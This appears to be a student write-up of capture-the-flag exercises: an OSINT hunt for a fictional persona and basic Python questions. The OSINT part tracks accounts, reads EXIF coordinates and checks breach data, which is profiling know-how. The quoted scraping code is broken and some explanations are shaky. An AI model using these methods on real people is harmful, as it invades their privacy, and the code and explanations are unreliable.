Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4

## Question 10

Rudolph's email have been pwned once and sadly we are unable to use scylla because the website is down.

Breaches you were pwned in

A "breach" is an incident where data has been unintentionally exposed to the public. Using the 1Password password manager helps you ensure all your passwords are strong and unique such that a breach of one service doesn't put your other services at risk.



**LiveJournal:** In mid-2019, news broke of an alleged LiveJournal data breach. This followed multiple reports of credential abuse against Dreamwidth beginning in 2018, a fork of LiveJournal with a significant crossover in user base. The breach allegedly dates back to 2017 and contains 26M unique usernames and email addresses (both of which have been confirmed to exist on LiveJournal) alongside plain text passwords. An archive of the data was subsequently shared on a popular hacking forum in May 2020 and redistributed broadly. The data was provided to HIBP by a source who requested it be attributed to "nano@databases.pw".

**Compromised data:** Email addresses, Passwords, Usernames



### Question 11

The street number of the hotel that Rudolph stayed was 540.



### Thoughts/Methodology:

We were given a hint that Rudolph uses reddit with the username IGuideTheClaus2020. So, we searched up his username on Reddit and the challenge asks us what is the URL for Rudolph's comment page which is <https://www.reddit.com/user/IGuidetheClaus2020/comments/>. Next, we look through the comments and we saw one of the comments mentioning that he was from Chicago. Then later we were asked to find the last name of Rudolph's creator, so we googled his name, and the results was his last name, May. Next, we were asked to look up what other platforms was Rudolph on, and we used <http://namecheckup.com/>. The results were twitter and the other unknown social media platforms. Then later we just went to twitter to look up for Rudolph's profile. The username for Rudolph's twitter account was IGuideClaus2020. So, we were asked to search for Rudolph's favourite show, and we found out in one of the posts that he mentioned about Bachelorette which is a very well-known show. Additionally, we found a couple of pictures of Rudolph's parade in one of his posts, so we uploaded his picture in the google search bar and we found out that the parade took part in Chicago. Then we dove deeper into our task which is looking through the metadata of the high-resolution picture that was posted on Rudolph's twitter feed. We uploaded the picture onto <http://exifdata.com/> to look up more information of the picture. We then found the coordinates of where the photo was taken (41.891815, -87.624277) as well as the flag {{FLAG}ALWAYS CHECK THE EXIF DATA}. The following task was to check if there has ever been a security breach related to Rudolph's email. Then we used <http://ihavebeenpwned.com/> to check if the email affected and we found out that the email has been pwned before by LiveJournal and we are unable to find the what password has been leaked as the website <http://scylla.sh/> is currently out of service. Lastly, the last task was to find the street number of the hotel in Magnificent Mile that Rudolph stayed. We plugged in the coordinates in Google Maps and we found out that Rudolph was staying in street 540.


## Day 15: Scripting – There's a Python in my stocking!

**Tools used:** Kali Linux, Firefox, Python, Visual Studio Code

**Solution/walkthrough:**

### Question 1

By activating Python in the terminal, we typed in “True + True” in the Python interactive editor to obtain the output for “True + True”. Hence, the output of True + True is equivalent to 2.



### Question 2


The database for installing other peoples' libraries is called PyPi.

### Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples' code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where *X* is the library we wish to install. This installs the library from *PyPi* which is a *database of libraries*. Let's install 2 popular libraries that we'll need:

### Question 3

By activating Python in the terminal, we typed in `bool("False")` in the Python interactive editor in order to obtain the output for `bool("False")`. Thus, the output for `bool("False")` is `True`.



### Question 4

The library that lets us download the HTML of webpage is "requests".

```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests


# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')

# this parses the webpage into something that beautifulsoup can read over
soup = BeautifulSoup(html, "lxml")
# lxml is just the parser for reading the html

# this is the line that grabs all the links # stores all the links in the links variable
links = soup.find_all('a href')
for link in links:
    # prints each link
    print(link)
```

## Question 5

In order to obtain the output for the program provided in “Code to analyse for Question 5” in today’s material, we typed in the code given in the Python interactive editor. Hence, the output that we obtained is [1, 2, 3, 6].




## Question 6

What causes the previous task to output that is because of the “pass by reference” methodology.

Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We pass by reference. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

## Question 7

In order to examine the following code, we created a file and named it “Q7.py” in Visual Studio Code. Then, we proceeded to type in the code given to find out the output for input “Skidy”. Thus, the output we obtained is “The Wise One has allowed you to come in.”.



The screenshot shows the Visual Studio Code interface with a file named Q7.py open. The code in the editor is as follows:


```
1 names = ["Skidy", "DorkStar", "Asha", "Elf"]
2 name = input("What is your name? ")
3 if name in names:
4     print("The Wise One has allowed you to come in.")
5 else:
6     print("The Wise One has not allowed you to come in.")
```

The terminal output shows the execution of the script with the input "Skidy":

```
PS C:\Users\javie\Documents\Foundation in Information Technology\Trimester 3\SPSP2021\Day 11-15\Day 15 Python> & "C:\Users\javie\AppData\Local\Programs\Python\Python39\python.exe" "C:\Users\javie\vscode\extensions\ms-python.python-2022.4.1\pythonFiles\lib\python\debugpy\launcher" "59563" "-c" "C:\Users\javie\Documents\Foundation in Information Technology\Trimester 3\SPSP2021\Day 11-15\Day 15 Python\Q7.py"
What is your name? Skidy
The Wise One has allowed you to come in.
PS C:\Users\javie\Documents\Foundation in Information Technology\Trimester 3\SPSP2021\Day 11-15\Day 15 Python>
```

## Question 8

The same method as previous applies to this task as well but with a different input. This time, the given input is “elf”. Hence, the output we obtained from the given input is “The Wise One has not allowed you to come in.”.



The screenshot shows the Visual Studio Code interface with the same Q7.py file open. The code is identical to the previous one. The terminal output shows the execution of the script with the input "elf":

```
PS C:\Users\javie\Documents\Foundation in Information Technology\Trimester 3\SPSP2021\Day 11-15\Day 15 Python> & "C:\Users\javie\AppData\Local\Programs\Python\Python39\python.exe" "C:\Users\javie\vscode\extensions\ms-python.python-2022.4.1\pythonFiles\lib\python\debugpy\launcher" "64147" "-c" "C:\Users\javie\Documents\Foundation in Information Technology\Trimester 3\SPSP2021\Day 11-15\Day 15 Python\Q7.py"
What is your name? elf
The Wise One has not allowed you to come in.
PS C:\Users\javie\Documents\Foundation in Information Technology\Trimester 3\SPSP2021\Day 11-15\Day 15 Python>
```

### **Thought Process/Methodology:**

In order to activate Python in the terminal, we typed in "python3" and it will load an interactive editor for Python. Then, to obtain the output of True + True, we typed in True + True in the Python interactive editor. The output of True + True is equivalent to 2. This is because in binary, 1 represents True and 0 represents False. Next, the database for installing other peoples' libraries is called PyPi. PyPi is known as a database of libraries. After that, to obtain the output of bool("False"), we typed bool("False") in the Python interactive editor. Therefore, the output we obtained is True. This is because the bool function will always return True if there is a value of a specified object. However, the bool function will return False if there is no specified object or it is empty. The library that lets us to download the HTML of a webpage is called Requests. Moving on, we are asked to obtain the output of the program provided in "Code to analyse for Question 5" in today's material. So, in order to identify the output, we typed in the code given in Visual Studio Code. After that, we run the program and obtained the output. Hence, the output is [1, 2, 3, 6]. In the program given, we utilize the append function in order to add an integer into the end of a list. Therefore, what causes this task to output that is due to the "pass by reference" methodology. On the final task of day 15, we are given a program code to examine. The code utilizes the "if else" function where if a certain condition is met then it will output the result based on the input given. Based on the code given, the names list contains ["Skidy", "DorkStar", "Ashu", "Elf"]. So, if the user input was "Skidy", it will be true because "Skidy" is included in the names list, and it will proceed to print out a statement which is "The Wise One has allowed you to come in". However, if the user input was "elf", it will be false because the alphabet "E" is not uppercase as in the names list and it will proceed to print out a statement which is "The Wise One has not allowed you to come in".